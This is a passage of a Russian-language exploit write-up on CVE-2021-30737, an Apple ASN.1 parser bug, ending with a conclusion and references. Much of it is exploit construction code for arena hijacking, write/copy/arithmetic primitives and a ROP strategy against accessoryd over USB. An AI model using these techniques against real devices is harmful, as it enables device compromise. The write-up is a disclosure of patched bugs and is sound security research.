Этот подход перехвата Арены носит вероятностный характер. Синтетические тесты показали довольно хороший процент успеха — около 30-40% — так что в реальных условиях может быть до 20%. Не так уж плохо, но и не очень хорошо. Отладка будет мучением, впрочем, это не так уж важно; процент успеха снизится ещё больше из-за любых допущений, которые нам придётся делать в дальнейшем.

Похмелье бушевало и на следующий день. Больше никогда не пью! (это, вероятно, ложь)

4.1 - Пляши, зайчик!

Не очень впечатляющий процент успеха немного раздражает — посмотрим, можно ли сделать лучше. У нас два пула Арен: `their_pool` и `our_pool`. Первый хранит итоговые структуры (то есть `dest`) и конечные значения процесса парсинга (собранную битовую строку из её составляющих). Второй хранит промежуточные значения (например, подстроки) и объекты состояния.

Все Арены имеют размер по умолчанию `SEC_ASN1_DEFAULT_ARENA_SIZE`=2048, за исключением первой Арены `their_pool`, которая равна 1024. Наша битовая строка в итоге превысит 2048, поэтому гарантируется, что код арены уже исчерпал любую активную Арену к моменту входа в битовую строку. Это означает: когда придёт время выделить новый `dest`, это произойдёт внутри свежей Арены `their_pool`.

Попробуем принудительно исчерпать и Арену `our_pool`. Этот процесс не изменит существующий `dest`.

```
CONS_BITSTRING(len);

    // len должна быть >= 2048, чтобы their_pool был уже исчерпан.
    // Теперь потребляем our_pool. Хотим переключиться на новую Арену
    // сразу после генерации нового 'dest'
    for (unsigned k = 0; k < 8; k++) {
        CONS_BITSTRING(3);
            START_BITSTRING(0, 0);
    }
```

Этот процесс создания пустых объектов потребляет `our_pool`, не занимая много места во входных данных. Побочное замечание: пустые битовые строки выше безвредны, поскольку они не сопровождаются другими примитивными подстроками и поэтому не запустят баг. Пока. На этом этапе гарантируется, что оба пула исчерпаны. Теперь запускаем баг, перезаписывая текущий активный объект состояния:

```
    // (продолжение)
    START_BITSTRING(0, 0);
    CONS_BITSTRING(3 + 5);
        REP_BITSTRING(0, 5, 'a');
    // оставляем указатель висящим над 'place'
    REP_BITSTRING(0, FILLER_LEN + 6 * 8, 'b');
    // меняем 'place', 'pending' и несколько других полей
    CONS_BITSTRING(len); // расширяем эту конструкцию до конца
        START_BITSTRING(0, 92);
            PUSH4(5);         // place: afterLength
```

```
PUSH4(0x20);      // found_tag_modifiers: SEC_ASN1_CONSTRUCTED
PUSH8(0xdfULL);   // check_tag_mask
PUSH8(3ULL);      // found_tag_number
PUSH8(3ULL);      // expect_tag_number
PUSH8(3ULL);      // underlying_kind
PUSH8(0ULL);      // contents_length: 0
PUSH8(1ULL + 92); // pending: +1
PUSH8(3ULL);      // consumed
PUSH4(9);         // depth
PUSH4(0);         // bit_string_unused_bits
PUSH8(0ULL);      // subitems_head
PUSH8(0ULL);      // subitems_tail
PUSH3(1);         // allocate: 1
PUSH1(1);         // indefinite: 1
```

Мы вносим избранные изменения в объект состояния, оставив неизменными ненужные нам значения. Выделим ключевые изменения:

```
place = afterLength
```

потому что мы хотим сразу перейти к `sec_asn1d_prepare_for_contents`. Но нужно обойти переключение хвостового блока `sec_asn1d_parse_leaf` на `beforeEndOfContents`, поэтому также требуется:

```
pending = whatever it was before (92) + 1
```

Достигнув `sec_asn1d_prepare_for_contents`, имеем:

```
allocate = TRUE
```

и поэтому новый `dest` будет выделен в `their_pool`. Поскольку этот пул уже пуст, мы гарантируем, что новый `SecAsn1Item` окажется первым блоком в новой Арене `their_pool`. Мы столкнёмся с ассертом, поскольку предполагается, что мы не должны здесь оказаться, пока `dest` уже не NULL. Мы могли бы установить его в NULL через наш баг, однако это означало бы уничтожение `parent`, что порождает дальнейшие проблемы. Хотя это, вероятно, решаемо, мы не будем этим заниматься, поскольку ассерт в Release-бинарях отсутствует.

Далее в игру вступает `contents_length`, и наиболее удобен для нас вариант:

```
contents_length = 0
```


Это позволяет сбросить поле `pending` и пропустить дальнейшие выделения. Наконец, установив:

```
indefinite = TRUE
```

мы обходим и `afterEndOfContents`. Последний кусок встаёт на место с:

```
found_tag_modifiers = SEC_ASN1_CONSTRUCTED
```

что переключает на `duringConstructedString` и добавляет новое состояние. Это новое состояние выделяется в самом начале Арены `our_pool`, поскольку старая уже исчерпана. На этом этапе пулы выглядят так:



Затем мы продолжаем старой доброй методикой: снова запускаем баг, не покидая родительскую конструкцию. Поскольку `dest` — первый блок, нарезанный из Арены `their_pool`, срезание его LSB перенаправит `dest` на саму структуру Арены. Это приводит к путанице типов: `next` и `base` Арены действуют как `SecAsn1Item`, указывающий на старый `dest`. Теперь мы вызываем запись восьми нулей плюс одного байта 0x10, фактически оставляя `dest->Length` равным 0 и выполняя

частичную перезапись `dest->Data`, заставляя старый `dest` указывать на `&Arena.limit`. Наконец, восстановив старый `dest`, мы свободно перезаписываем Арену:

```
// (продолжение)
START_BITSTRING(0, 0);
CONS_BITSTRING(3 + 5);
    REP_BITSTRING(0, 5, 'c');
// оставляем указатель висящим над 'dest'
REP_BITSTRING(0, FILLER_LEN + 2 * 8, 'd');
// временно перекрываем 'dest' с их_pool Ареной, срезая LSB
CONS_BITSTRING(3 + 1 + 3 + 9);
    // перемещаем 'dest' -> PLArena
    START_BITSTRING(0, 1);
        PUSH1(0); // LSB = 0
    // 'dest' указывает на прежний self, срезаем LSB Data
    START_BITSTRING(0, 9);
        PUSH8(0ULL); // Length
        PUSH1(0x10); // LSB = 0x10
// 'dest' восстановлен, но dest->Data теперь указывает на our_pool Arena.limit
START_BITSTRING(0, 16);
    PUSH8(0x4141414141414150); // limit
    PUSH8(0x4141414141414140); // avail
```

Если это кажется запутанным — так оно и есть. Возможно, картинки помогут разобраться.

После «взломщика» и сегмента 'c':

```
                state->dest ----------+
                                      v
T: [next=0x0] [base] [limit] [avail] [Length=0x0, Data]
              |                       ^            |
              +-----------------------+            +-----------+
                                                               v
O: [next=0x0] [base] [limit] [avail] [state] [block(sz=1/8)] [block(8)]
```

После сегмента 'd', срезаем LSB у `dest`:

```
   +------------- state->dest
   v
T: [next=0x0] [base] [limit] [avail] [Length=0x0, Data]
              |                       ^            |
              +-----------------------+            +-----------+
                                                               v
O: [next=0x0] [base] [limit] [avail] [state] [block(sz=1/8)] [block(8)]
```

Обнуляем `dest->Length` и устанавливаем LSB `dest->Data` = 0x10:

```
   +------------- state->dest
   v
T: [next=7*8] [base] [limit] [avail] [Length=0x0, Data]
              |                       ^            |
              +-----------------------+            |
                     +-----------------------------+
                     v
O: [next=0x0] [base] [limit] [avail] [state] [block(sz=1/8)] [block(8)]
```

После восстановления `dest` разрушаем `limit/avail` Арены `our_pool`:

```
                state->dest ----------+
                                      v
T: [next=7*8] [base] [limit] [avail] [Length=128, Data]
              |                       ^            |
              +-----------------------+            |
                     +-----------------------------+
                     v
O: [next=0x0] [base] [ END ] [BEGIN] [state] [block(sz=1/8)] [block(8)]
```

Вот это удача! Мы только что захватили текущую Арену `our_pool`. Куда направили? К нашему старому другу — области scratch. Как только Арена окажется по известному адресу в пространстве жертвы, мы можем абсолютно точно предсказать все последующие выделения. Определение

подходящего адреса scratch — снова дело vmmap и наблюдения за тем, куда попадают записываемые выделения. Подробнее — в README-файлах прилагаемого исходного кода.

Примечание: все 0x4b4b4b4b4b4b4b4b.. в примерах ниже — это известные адреса внутри области scratch, которые можно считать известными/постоянными.

4.2 - Тот, кто контролирует Арену

Захват Арены предсказуемым образом — большая победа, но этот процесс оказывается значительно сложнее, чем было до того, как CVE-2016-1950 получила патч. В отличие от старого способа, где мы могли создавать новые Арены из воздуха по щелчку пальцев, на этот раз мы должны крепко держаться за ту, которую только что получили. Поэтому мы отказываемся от конструкций MAKE_ARENA/WRITE и переключаемся на иную парадигму достижения записи куда угодно.

Имея Арену в пространстве scratch, мы знаем, где всё расположено. Сначала мы генерируем нужные элементы прямо в начале нашей только что построенной Арены, а затем используем баг многократно, чтобы направлять `dest` на них и выполнять записи. Это несложно, поскольку мы знаем точный адрес каждого элемента. Пример:

```
START_BITSTRING(0, 0);
START_BITSTRING(0, 16);
    // SecAsn1Item:
    PUSH8(0ULL); // Length
    PUSH8(0x4343434343434343); // Data: КУДА мы пишем

// повторяем злую схему
START_BITSTRING(0, 0);
CONS_BITSTRING(3 + 5);
    REP_BITSTRING(0, 5, 'f');
// оставляем указатель висящим над 'dest'
REP_BITSTRING(0, FILLER_LEN + 2 * 8, 'f');
// перенаправляем 'dest' и выполняем запись
CONS_BITSTRING(3 + 8 + 3 + 8);
    // 'dest' -> &SecAsn1Item = { 0, destination }
    START_BITSTRING(0, 8);
        PUSH8(0x4b4b4b4b4b4b4b42); // &SecAsn1Item
    // запись
    START_BITSTRING(0, 8);
        PUSH8(0x4646464646464646); // ЧТО мы пишем
```

Заменив 0x4b4b4b4b4b4b4b42 точным адресом `SecAsn1Item` (который нам заранее известен — он в самом начале scratch-пространства), код выше выполнит:

```
*(uint64_t *)0x4343434343434343 = 0x4646464646464646;
```

На этом этапе новый баг столь же мощен, как и старый: запись статических значений по известным адресам. Однако одним раздражающим обстоятельством в старом эксплойте было то, что он состоял из нескольких шагов и опирался на трудно угадываемый адрес в стеке. Можем ли мы обойтись одним шагом? Изучим богатство механизма декодирования и посмотрим, какие примитивы он может предложить.

4.2.0 - Copyout

Под copyout мы понимаем возможность скопировать любое значение из области scratch по любому произвольному адресу. `sec_asn1d_concat_substrings` может копировать из подэлементов в новое выделение `their_pool`. Соответствующий код в secasn1d.c:

```
where = item->Data;
```

```
substring = state->subitems_head;
while (substring != NULL) {
    if (is_bit_string)
        item_len = (substring->len + 7) >> 3;
    else
        item_len = substring->len;
    PORT_Memcpy (where, substring->data, item_len);
    where += item_len;
    substring = substring->next;
}
```

Хотя мы решили больше не трогать Арены `our_pool`, на `their_pool` это не распространяется. Пока мы остаёмся под мега-объектом, использованным для начального захвата, `their_pool` никогда не будет задействован декодером. Значит, мы можем свободно играть с этим пулом, а проще всего это сделать — создать совершенно новый пул и заменить им существующий:

```
// резервируем несколько подэлементов, элементов, PORTArenaPool и объектов
START_BITSTRING(0, 0);
START_BITSTRING(0, 24 + 24 + 8 * 8 + 7);
    // subitem
    PUSH8(0x4b4b4b4b4b4b4b41); // data: откуда мы копируем (источник)
    PUSH8(8ULL << 3); // len
    PUSH8(0ULL); // next
    // subitem
    PUSH8(0x4545454545454545); // data: откуда мы копируем (источник)
    PUSH8(8ULL); // len
    PUSH8(0ULL); // next
    // PORTArenaPool
    PUSH8(0); // PORTArenaPool.arena.first.next (NULL, но можно использовать цепочку)
    PUSH8(0ULL); // PORTArenaPool.arena.first.base
    PUSH8(0x4141414141414170); // PORTArenaPool.arena.first.limit
    PUSH8(0x4141414141414160); // PORTArenaPool.arena.first.avail (НАЗНАЧЕНИЕ copyout)
    PUSH8(0x4b4b4b4b4b4b4b48); // PORTArenaPool.arena.current = &PORTArenaPool.arena
    PUSH8(256ULL); // PORTArenaPool.arena.arenasize
    PUSH8(7ULL); // PORTArenaPool.arena.mask
    PUSH8(0xB8AC9BDFULL); // PORTArenaPool.magic
    // это служит перекрывающимся SecAsn1Item с 'top' ниже
    PUSH7(8ULL << 3); // Length: 8
// state (немедленно отбрасывается)
CONS_BITSTRING(3);
    START_BITSTRING(0, 0);
```

Пространство scratch будет иметь следующий вид:

```
                                    |<-- real state object -->|
                                    |                         |
[subitem] [PORTArenaPool] [   8   ] [top] [template] [dest] ...
                          |             |
                          |< fake item >|
```

Перекрывающийся элемент — это `{ 8, top }`, и мы можем использовать наш примитив записи, чтобы заменить `top->their_pool` нашим `PORTArenaPool`. Как только мы это сделаем, все последующие выделения в `their_pool` будут под нашим контролем. Мы даже можем объединить несколько Арен в `PORTArenaPool` в цепочку, и при правильном размере они будут выполнять разные контролируемые записи с минимальными усилиями. Сначала заменяем `their_pool`:

```
    START_BITSTRING(0, 0);
    CONS_BITSTRING(3 + 5);
        REP_BITSTRING(0, 5, 'f');
    REP_BITSTRING(0, FILLER_LEN + 2 * 8, 'f'); // оставляем указатель висящим над 'dest'
    CONS_BITSTRING(3 + 8 + 3 + 8);
        START_BITSTRING(0, 8);
            PUSH8(0x4b4b4b4b4b4b4b42); // 'dest' -> &SecAsn1Item = { 8, state#1->top }
        START_BITSTRING(0, 8);
            PUSH8(0x4b4b4b4b4b4b4b48); // &PORTArenaPool
```

0x4b4b4b4b4b4b4b42 — адрес поддельного SecAsn1Item, состоящего из смещения +8 байт и `top` в качестве базы.

0x4b4b4b4b4b4b4b48 — наш полный PORTArenaPool, заменяющий `their_pool`, состоящий из новой Арены: [0x4141414141414160 .. 0x4141414141414170]. Это место назначения copyout. Этот шаг замены нужно выполнить один раз, после чего следует собственно copyout:

```
// вызываем выделение объекта состояния с известным родителем
CONS_BITSTRING(3 + FILLER_LEN + 112 + 38);
    START_BITSTRING(0, 0);
    CONS_BITSTRING(3 + 5);
        REP_BITSTRING(0, 5, 'g');
    REP_BITSTRING(0, FILLER_LEN + 2 * 8, 'g'); // оставляем указатель висящим над 'dest'
    // переключаемся на 'afterConstructedString' и вызываем copyout из подэлемента через sec_asn1d_concat_sub
    CONS_BITSTRING(3 + 112);
        START_BITSTRING(0, 112);
            PUSH8(0x4b4b4b4b4b4b4b4b); // dest: любой { 0, NULL }
            PUSH8(0ULL);               // our_mark
            PUSH8(0x4b4b4b4b4b4b4b4c); // parent: предыдущий объект
            PUSH8(0ULL);               // child
            PUSH8(13ULL);              // place: afterConstructedString
            PUSH8(0xdfULL);            // check_tag_mask
            PUSH8(3ULL);               // found_tag_number
            PUSH8(3ULL);               // expect_tag_number
            PUSH8(3ULL);               // underlying_kind
            PUSH8(1ULL + 112);         // contents_length
            PUSH8(1ULL + 112);         // pending: +1
            PUSH8(3ULL);               // consumed
            PUSH4(11);                 // depth
            PUSH4(0);                  // bit_string_unused_bits
            PUSH8(0x4b4b4b4b4b4b4b4d); // subitems_head: &subitem
```

0x4b4b4b4b4b4b4b4b должен указывать на временный пустой `dest`. Это нужно для обхода некоторых ассертов. Не обязательно, поскольку в Release-бинарях ассерты отсутствуют — я просто педантичен.

0x4b4b4b4b4b4b4b4c должен быть родителем манипулируемого объекта. Он помещён по известному адресу.

0x4b4b4b4b4b4b4b4d — подэлемент (или голова цепочки подэлементов), указывающий на источник данных.

Чистый эффект приведённого кода:

```
memcpy(0x4141414141414160, 0x4b4b4b4b4b4b4b41, 8);
```

Если требуется несколько copyout, можно выстроить подэлементы в цепочку, а также объединить начальный PORTArenaPool с другими структурами PLArena.

В отличие от примитивов предыдущих глав, это позволяет нам копировать произвольные данные в место назначения, а не только скалярные значения. И мы сделали это без чрезмерно сложных конструкций для переключения входного буфера. Глядя на старый код, я не перестаю задаваться вопросом: какого хрена я тогда думал? Это полная ерунда.

4.2.1 - Copyin

Copyin несколько иной. Он представляет возможность скопировать данные из любого произвольного адреса в локальное scratch-пространство. Это достигается с помощью `sec_asn1d_prepare_for_contents`. Мы не можем точно указать, куда копировать, но это лишь незначительное неудобство, поскольку данные копируются в новое выделение `our_pool`, которое находится в scratch-пространстве, и мы можем вычислить, куда они попадут:

```
if (item) {
    item->Data = (unsigned char*)sec_asn1d_zalloc(poolp, alloc_len);
}
len = 0;
```

```
for (subitem = state->subitems_head;
    subitem != NULL; subitem = subitem->next) {
    PORT_Memcpy (item->Data + len, subitem->data, subitem->len);
    len += subitem->len;
}
item->Length = len;
```

Вот как это вызвать:

```
// вызываем выделение объекта состояния с известным родителем
CONS_BITSTRING(3 + FILLER_LEN + 112 + 38);
    START_BITSTRING(0, 0);
    CONS_BITSTRING(3 + 5);
        REP_BITSTRING(0, 5, 'i');
    REP_BITSTRING(0, FILLER_LEN + 2 * 8, 'i'); // оставляем указатель висящим над 'dest'
    // переключаемся обратно на 'afterLength' и вызываем copyin из подэлемента через sec_asn1d_prepare_for_co
    CONS_BITSTRING(3 + 112);
        START_BITSTRING(0, 112);
            PUSH8(0x4b4b4b4b4b4b4b4f); // dest: любой { 0, NULL }
            PUSH8(0ULL);               // our_mark
            PUSH8(0x4b4b4b4b4b4b4b50); // parent: предыдущий объект
            PUSH8(0ULL);               // child
            PUSH8(5ULL);               // place: afterLength
            PUSH8(0xdfULL);            // check_tag_mask
            PUSH8(3ULL);               // found_tag_number
            PUSH8(3ULL);               // expect_tag_number
            PUSH8(0x400ULL);           // underlying_kind: SEC_ASN1_ANY
            PUSH8(0ULL);               // contents_length: 0
            PUSH8(1ULL + 112);         // pending: +1
            PUSH8(3ULL);               // consumed
            PUSH4(11);                 // depth
            PUSH4(0);                  // bit_string_unused_bits
            PUSH8(0x4b4b4b4b4b4b4b47); // subitems_head: &subitem
```

0x4b4b4b4b4b4b4b4f должен указывать на временный пустой `dest`. Это необходимо для того, чтобы copyin выполнялся по следующему доступному адресу `our_pool`, который можно вычислить и потому считать известным.

0x4b4b4b4b4b4b4b50 должен быть родителем манипулируемого объекта. Он помещён по известному адресу.

0x4b4b4b4b4b4b4b47 — подэлемент (или голова цепочки подэлементов), указывающий на читаемый адрес. Данные будут помещены по следующему доступному адресу в scratch-пространстве.

Чистый эффект приведённого кода:

```
memcpy(next_alloc(our_pool), 0x4545454545454545, 8);
```

А поскольку `our_pool` привязан к scratch-пространству, мы можем вычислить, где будет находиться место назначения.

4.2.2 - Арифметика

Арифметика представляет возможность выполнять некоторые сложения/вычитания. Поскольку мы хотим избежать многошагового эксплойта и сделать всё за один проход, нам нужно вычислить некоторые адреса shared cache. Например, если мы хотим найти адрес функции `vm_remap`, достаточно выполнить эквивалентную операцию:

```
vm_remap = &kSecAsn1BitStringTemplate + addend;
```

Слагаемое выше постоянно для данного shared cache и может быть вычислено заранее. Само сложение выполняется в `sec_asn1d_next_substring`. Если это не очевидно, соответствующий код выглядит так:


```
state->consumed += child_consumed;
```

Операция выполняется с использованием двух отброшенных объектов состояния. Сначала убеждаемся, что `child->consumed` содержит слагаемое (это дело простой записи), а затем используем copyout для установки `state->consumed` в `kSecAsn1BitStringTemplate`. После операции `state->consumed` содержит результат сложения.

```
START_BITSTRING(0, 16);
    // SecAsn1Item
    PUSH8(0ULL); // Length
    PUSH8(0x4b4b4b4b4b4b4b41); // Data: &state#1->our_mark

// state#1 (немедленно отбрасывается)
CONS_BITSTRING(3 + 2); // Vader
    // state#2 (немедленно отбрасывается)
    CONS_BITSTRING(3); // Zon
        START_BITSTRING(0, 0);

// Используем SecAsn1Item для подготовки state#1 и state#2.

START_BITSTRING(0, 0);
CONS_BITSTRING(3 + 5);
    REP_BITSTRING(0, 5, 'e');
REP_BITSTRING(0, FILLER_LEN + 2 * 8, 'e'); // оставляем указатель висящим над 'dest'
CONS_BITSTRING(3 + 8 + 4 + 232);
    START_BITSTRING(0, 8);
        PUSH8(0x4b4b4b4b4b4b4b49); // 'dest' -> &SecAsn1Item = { 0, &state#1->our_mark }
    START_BITSTRING(0, 232);
        PUSH8(-1ULL);              // our_mark: -1
        PUSH8(0x4b4b4b4b4b4b4b4a); // parent: куда хотим вернуться
        PUSH8(0x4b4b4b4b4b4b4b4b); // child: &state#2
        PUSH8(8ULL);               // place: duringConstructedString
        PUSH8(0xdfULL);            // check_tag_mask
        PUSH8(3ULL);               // found_tag_number
        PUSH8(3ULL);               // expect_tag_number
        PUSH8(3ULL);               // underlying_kind
        PUSH8(1ULL);               // contents_length
        PUSH8(0x4242424242424242); // pending: ADDEND
        PUSH8(0ULL);               // consumed: POINTER
        PUSH8(0x4b4b4b4b4b4b4b51); // depth...: служит arg = &string
        PUSHR(0x80, 0);            // (перетекает в state#2)
        PUSH8(0x4242424242424242); // consumed: ADDEND

// Здесь вставляем copyout из state->theTemplate в &state#1->consumed,
// где ожидается POINTER.
...
// А следом идёт собственно сложение:

// вызываем выделение объекта состояния с известным родителем
CONS_BITSTRING(3 + FILLER_LEN + 8 + 51);
    START_BITSTRING(0, 0);
    CONS_BITSTRING(3 + 5);
        REP_BITSTRING(0, 5, 'h');
    REP_BITSTRING(0, FILLER_LEN + 4 * 8, 'h'); // оставляем указатель висящим над 'parent'
    // переключаемся на 'duringConstructedString' и вызываем сложение через sec_asn1d_next_substring
    CONS_BITSTRING(3 + 8);
        START_BITSTRING(0, 8);
            PUSH8(0x4b4b4b4b4b4b4b4e); // parent: state#1
```

discarded obj	-->	discarded obj	
state#1[n] = parent		state#2[n] = child	

Мы можем объединять несколько пар state#1/state#2 в цепочку для выполнения нескольких сложений за один проход, по одному слагаемому на каждую пару. Последний объект, используемый для сложения, должен иметь родителя, указывающего обратно на объект, на котором мы остановились.



Ниже мы видим, как состояние 0x102b627f0 переходит к 102b62198, выполняющему сложение, а затем возвращается к 0x102b626c8 и возобновляет нормальное выполнение:

```
sec_asn1d_parse_leaf: memcpy(0x102b62758 + 5 = 0x102b6275d, "6868686868686868", 179)
sec_asn1d_parse_leaf: pre-existing value = 0x867b806a20000000
STATE transition 0x102b626c8 -> 0x7f867b80b620
STATE transition 0x7f867b80b620 -> 0x102b626c8
sec_asn1d_push_state:430: zalloc(144) -> 0x102b627f0 in arena o_pool/0x0 (left -1)
STATE transition 0x102b626c8 -> 0x102b627f0
sec_asn1d_parse_leaf: len=2401, @1953
sec_asn1d_parse_leaf: item = BIT_STRING, item->len = 1472, len = 8
state = 0x102b627f0
    top = 0x7f867b806a20
    theTemplate = 0x102b7b2e0
    dest = 0x7f867b809620
    our_mark = 0x0
    parent = 0x102b626c8
    contents_length = 9
    pending = 8
    consumed = 3
    depth = 12
    allocate = 0
    indefinite = 0
sec_asn1d_parse_leaf: memcpy(0x102b62758 + 184 = 0x102b62810, "102b62198", 8)
sec_asn1d_parse_leaf: pre-existing value = 0x102b626c8
STATE transition 0x102b627f0 -> 0x102b62198
STATE transition 0x102b62198 -> 0x102b626c8
STATE transition 0x102b626c8 -> 0x7f867b80b620
STATE transition 0x7f867b80b620 -> 0x7f867b809328
STATE transition 0x7f867b809328 -> 0x7f867b80b620
STATE transition 0x7f867b80b620 -> 0x7f867b809328
STATE transition 0x7f867b809328 -> 0x7f867b80b620
```

4.3 - Сборка пазла

Последний недостающий элемент — достижение выполнения кода. Это можно сделать тем же способом, что и в старом эксплойте: через `top->filter_proc(top->filter_arg)`. Обход PAC сам по себе является отдельной уязвимостью безопасности; данная статья предназначена исключительно для иллюстрации ошибок ASN.1. Соответственно, преодоление других механизмов

защиты, помимо ASLR, оставлено в качестве упражнения для читателя.

Имея все части, мы готовы строить эксплойт по следующей стратегии:
• использовать несколько copyout для размещения небольшого числа указателей на шаблоны в ожидающих пары объектах, подготовленных для сложения;
• выполнить серию арифметических операций с указателями для вычисления соответствующего числа гаджетов;
• использовать цепочку copyin для сборки определённых фрагментов данных, перемежающихся с упомянутыми гаджетами, фактически собирая загрузочную ROP-цепочку;
• выполнить copyout JOP-гаджета поверх `top->filter_proc` и адреса указанной ROP-цепочки поверх `top->filter_arg`, что переключит стек;
• загрузочная ROP-цепочка выполняет следующее:
• vm_remap shared cache по фиксированному адресу;
• переход к перемещателю stage2, который перемещает остаток stage2, используя только гаджеты из перемещённого кеша;
• вход в позднюю фазу stage2, обладающую полной функциональностью ROP.

Разумеется, это лишь один из возможных подходов. Следует помнить, что наши примитивы довольно дорогостоящи с точки зрения пространства битовых строк, поэтому мы стремимся завершить цепочку с минимальными усилиями.

Наконец, мы «перемещаем» PKCS#7 под тот адрес, который считаем подходящим scratch-пространством. Перемещение означает трансляцию всех известных нам адресов: 0x4b4b4b4b4b4b4b... Результат отправляется по USB в виде пакета IAP2-аутентификации в accessoryd с помощью любого MFi-инструмента. Примечание: нам не нужен настоящий IAP-сертификат, поскольку эксплойт срабатывает до того, как сертификат вообще проверяется, и делает всё за один проход.

Если мы промахнёмся, accessoryd, вероятно, упадёт, и нам, возможно, понадобится восстановить USB-соединение. После этого можно собрать другой PKCS#7 (для другого адреса) или просто повторить попытку с тем же. В итоге один из них обязательно попадёт в пригодное scratch-адресное пространство и добьётся успеха. Примечание: прослушивающие USB демоны не throttle-ируют запросы. Также не имеет значения, сдвигается ли shared cache при перезапуске демона, поскольку у нас есть возможность пересчитывать гаджеты при каждой новой попытке.

Единственное, что важно, — добраться до записываемого scratch-пространства, которое мы можем использовать. Не важно, что оно содержит, и не нужно, чтобы оно находилось по конкретному адресу. Оно просто должно быть. Всё вычисляется в ходе декодирования с помощью захваченной машинерии ASN.1 — при условии наличия небольшого пространства для манёвра.

5 - Заключение

Эта статья была начата весной 2021 года с основной целью — детально описать эксплойт CVE-2016-1950. Но по ходу написания, напрягая память о пятилетней давности деталях, я понял, что в эксплойте использовались два бага: один исправленный, и другой (который я совершенно забыл), до сих пор присутствующий в коде. Зная, что второй сам по себе каким-то образом эксплуатируем, я сообщил о нём в Apple 16 апреля 2021 года. Он был исправлен в iOS 14.6 beta 3 (18F5065a) от 10 мая 2021 года и впоследствии стал CVE-2021-30737[7] в релизе iOS 14.6 (18F72). Также было выпущено исправление в iOS 12.5.4 для устройств, которые больше не поддерживаются.

Интересная деталь: насколько мне известно, Apple начала использовать парсер ASN.1 Mozilla NSS в MacOSX Panther, 2003: SecurityNssAsn1-11.tar.gz. И если CVE-2016-1950 была унаследована из

оригинального кода, CVE-2021-30737 никогда не существовала в коде Mozilla — судя по всему, это дополнение только от Apple. Я не знаю, что было целью этого изменения: возможно, они хотели добавить ярлык для пустых битовых строк ради скорости. Вероятно, мы так никогда и не узнаем.

Здесь заканчивается наше путешествие в мир уязвимостей парсера ASN.1. CVE-2016-1950 была исправлена в iOS 9.3, а CVE-2021-30737 — в iOS 14.6, пятью годами позже. Оба бага затронули практически все продукты Apple: iPhone, iPad, Mac и т. д. Хотя эти два бага совершенно не связаны между собой, возможно, что первый можно было превратить в эксплойт без второго. Я никогда не пробовал такой подход. Что мы знаем сейчас: старый баг значительно помогал новому — но, как мы видим, CVE-2021-30737 оказалась достаточно мощной, чтобы в одиночку вытянуть полноценный эксплойт.

Эти баги интересны тем, что их можно использовать для полноценной атаки на демоны, прослушивающие телефон Before First Unlock по USB. Это фактически означает полный проигрыш для 32-битных устройств, поскольку в них нет SEP. На 64-битных устройствах, однако, эксплойт можно использовать как отправную точку для дальнейшего исследования.

Ещё один интересный аспект: значительная часть этих эксплойтов — а именно всё, что мы делаем с битовой строкой — не зависит от архитектуры; важна только разрядность. Например, полученные битовые строки можно тестировать на x86_64 и затем применять на arm64. То же самое для i386 против armv7.

Последнее, но не менее важное: есть несколько уроков, которые стоит извлечь. Прежде всего, никогда не используйте аллокатор Arena в контекстах, связанных с безопасностью. Да, Арены быстры и удобны с точки зрения программиста, и они кажутся привлекательными. Они также могут вас подставить, поскольку блоки памяти расположены предсказуемым образом. Если говорить прямо: держитесь подальше от любого рода аллокатора со встроенными метаданными.

Во-вторых, BER — сложный зверь. Парсеры BER становятся крайне сложными, а сложность — враг безопасности. Если вам нужно работать с ASN.1, используйте DER где только возможно. Существуют примеры DER-парсеров без выделения памяти, которые прекрасно справляются с задачей и выглядят весьма надёжными при правильном использовании, — например, libDER.

В-третьих, никогда не связывайтесь со сложными конечными автоматами, которые вы не полностью понимаете. Все ассерты оказались бесполезными, за одним заметным исключением (которое может или не может быть обходимо), так что даже если бы они были оставлены в Release-бинарях, это существенной роли не сыграло бы. Конечные автоматы сложны! Человеческий мозг прекрасен во многих вещах — но конечные автоматы определённо не входят в их число.

6 - Ссылки

[0] https://support.apple.com/en-us/HT206166
[1] https://en.wikipedia.org/wiki/ASN.1
[2] https://opensource.apple.com/release/os-x-10114.html
[3] https://en.wikipedia.org/wiki/Region-based_memory_management
[4] https://tools.ietf.org/html/rfc3369
[5] https://www.cvedetails.com/cve/CVE-2016-4656/
[6] https://www.cvedetails.com/cve/CVE-2016-4655/
[7] https://support.apple.com/en-us/HT212528

7 - Исходный код

